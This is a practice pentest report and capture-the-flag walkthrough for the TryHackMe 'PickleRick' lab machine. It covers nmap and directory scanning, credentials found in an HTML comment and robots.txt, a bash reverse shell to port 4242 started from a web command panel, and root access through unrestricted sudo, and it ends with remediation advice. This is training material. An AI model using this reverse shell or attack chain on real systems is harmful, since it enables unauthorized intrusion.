This is a report I created to practice report writing for pentest. I have used sample report from offensive security for the format of the report. The report has been written for machine named PickleRick on tryhackme. Details of the machine are as follows:
Machine details
Machine name: PickleRick

Table of Contents

Executive Summary

Summary of results

We were able to get the username to the login page from the index.html. Moreover, password for the login page was stored in robots.txt. Once we were able to login using the username and password, we got access to a command execution page which allowed almost all commands except cat.


However, we were able to get a reverse shell to our attacking machine using this page. The user www-data also had permission to run sudo on all commands. This allowed us to get access to root files easily.

Sensitive information such as username and password should never be included in comments of web pages or stored in plain text in any file. We recommend that permissions assigned to users should be reviewed and sudo permission granted to www-data should be limited/ removed.

Attack summary

Nmap output

From running nmap, we were able to discover two open ports: 22(ssh) and 80(http).




```
└─$ sudo nmap -vv -sV 10.10.10.36
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-28 06:52 EDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 06:52
Scanning 10.10.10.36 [4 ports]
Completed Ping Scan at 06:52, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:52
Completed Parallel DNS resolution of 1 host. at 06:52, 0.01s elapsed
Initiating SYN Stealth Scan at 06:52
Scanning 10.10.10.36 [1000 ports]
Discovered open port 22/tcp on 10.10.10.36
Discovered open port 80/tcp on 10.10.10.36
Completed SYN Stealth Scan at 06:52, 0.65s elapsed (1000 total ports)
Initiating Service scan at 06:52
Scanning 2 services on 10.10.10.36
Completed Service scan at 06:52, 6.07s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.36.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 06:52
Completed NSE at 06:52, 0.18s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 06:52
Completed NSE at 06:52, 0.14s elapsed
Nmap scan report for 10.10.10.36
Host is up, received echo-reply ttl 63 (0.037s latency).
Scanned at 2021-06-28 06:52:50 EDT for 7s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.47 seconds
           Raw packets sent: 1004 (44.152KB) | Rcvd: 1001 (40.036KB)
```

Figure 1: Nmap out

Foothold


On checking the webpage, we found a comment saying that the username is R1ckRul3s.



```
        , password was: help morty, help!
      </p>
      </br>
    </div>

    <!--

    Note to self, remember username!

    Username: R1ckRul3s

    -->

  </body>
```


Figure 2: Username comment

We were also able to find login.php and robots.txt after running dirb and gobuster:



```
└─$ dirb http://10.10.164.141/

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun 28 08:36:48 2021
URL_BASE: http://10.10.164.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.164.141/ ----
==> DIRECTORY: http://10.10.164.141/assets/
+ http://10.10.164.141/index.html (CODE:200|SIZE:1062)
+ http://10.10.164.141/robots.txt (CODE:200|SIZE:17)
+ http://10.10.164.141/server-status (CODE:403|SIZE:301)

---- Entering directory: http://10.10.164.141/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Jun 28 08:39:31 2021
DOWNLOADED: 4612 - FOUND: 3
```

Figure 3: dirb output



```
└─$ gobuster dir -u 10.10.4.5 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.4.5
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/06/28 09:17:30 Starting gobuster in directory enumeration mode
===============================================================
/login.php            (Status: 200) [Size: 882]
/assets               (Status: 301) [Size: 307] [--> http://10.10.4.5/assets/]
/portal.php           (Status: 302) [Size: 0] [--> /login.php]

===============================================================
2021/06/28 09:27:56 Finished
===============================================================
```

Figure 4: Gobuster output

On checking robots.txt, we found a string: Wubbalubbadubdub which we found suspicious. We were then able to login using the username: R1ckRul3s and password as Wubbalubbadubdub. We got access to a page which allowed us to run commands on the machine.





Figure 5: Command execution

Getting flags


1. On running ls, we were able to find our first flag:



```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Figure 6: output of ls


However, we were not able to run cat command.:



Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

Figure 7: Output of cat


2. We started listening on port 4242 using nc and we ran the following commands in the command panel webpage: echo "bash -i >& /dev/tcp/{attacker_ip}/4242 1>&0" > /tmp/test. We then executed bash /tmp/test to get reverse shell



```
┌──(kali㉿kali)-[~/Desktop/tryhackme/PickleRick]
└─$ nc -nvlp 4242
listening on [any] 4242 ...
connect to [10.9.2.198] from (UNKNOWN) [10.10.4.5] 56142
bash: cannot set terminal process group (1345): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-10-4-5:/var/www/html$
```


Figure 8: reverse shell to machine

3. We were then able to get access to first and second flags at /var/www/html and /home/rick



```
pwd
/var/www/html
www-data@ip-10-10-4-5:/var/www/html$ ls
ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
```


Figure 9: First flag



```
www-data@ip-10-10-4-5:/var/www/html$ cd /home/rick
cd /home/rick
www-data@ip-10-10-4-5:/home/rick$ ls
ls
second ingredients
```

Figure 10: Second flag


4. We were able to find that the user www-data had permission to use sudo on all commands:



```
sudo -l
Matching Defaults entries for www-data on
    ip-10-10-164-141.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
        ip-10-10-164-141.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

Figure 11: sudo permission

5. We were able to find the last flag at /root and accessed it using sudo cat 3rd.txt:



```
www-data@ip-10-10-4-5:/home/rick$ sudo ls /root
sudo ls /root
3rd.txt
```

Figure 12: Final flag

Recommendation

1. Sensitive information should not be added in comments for a webpage. Passwords should always be hashed if it is stored anywhere.
2. Permissions granted to the users should be reviewed. Sudo permission on all commands should be removed from www-data user. Proper access control should be setup.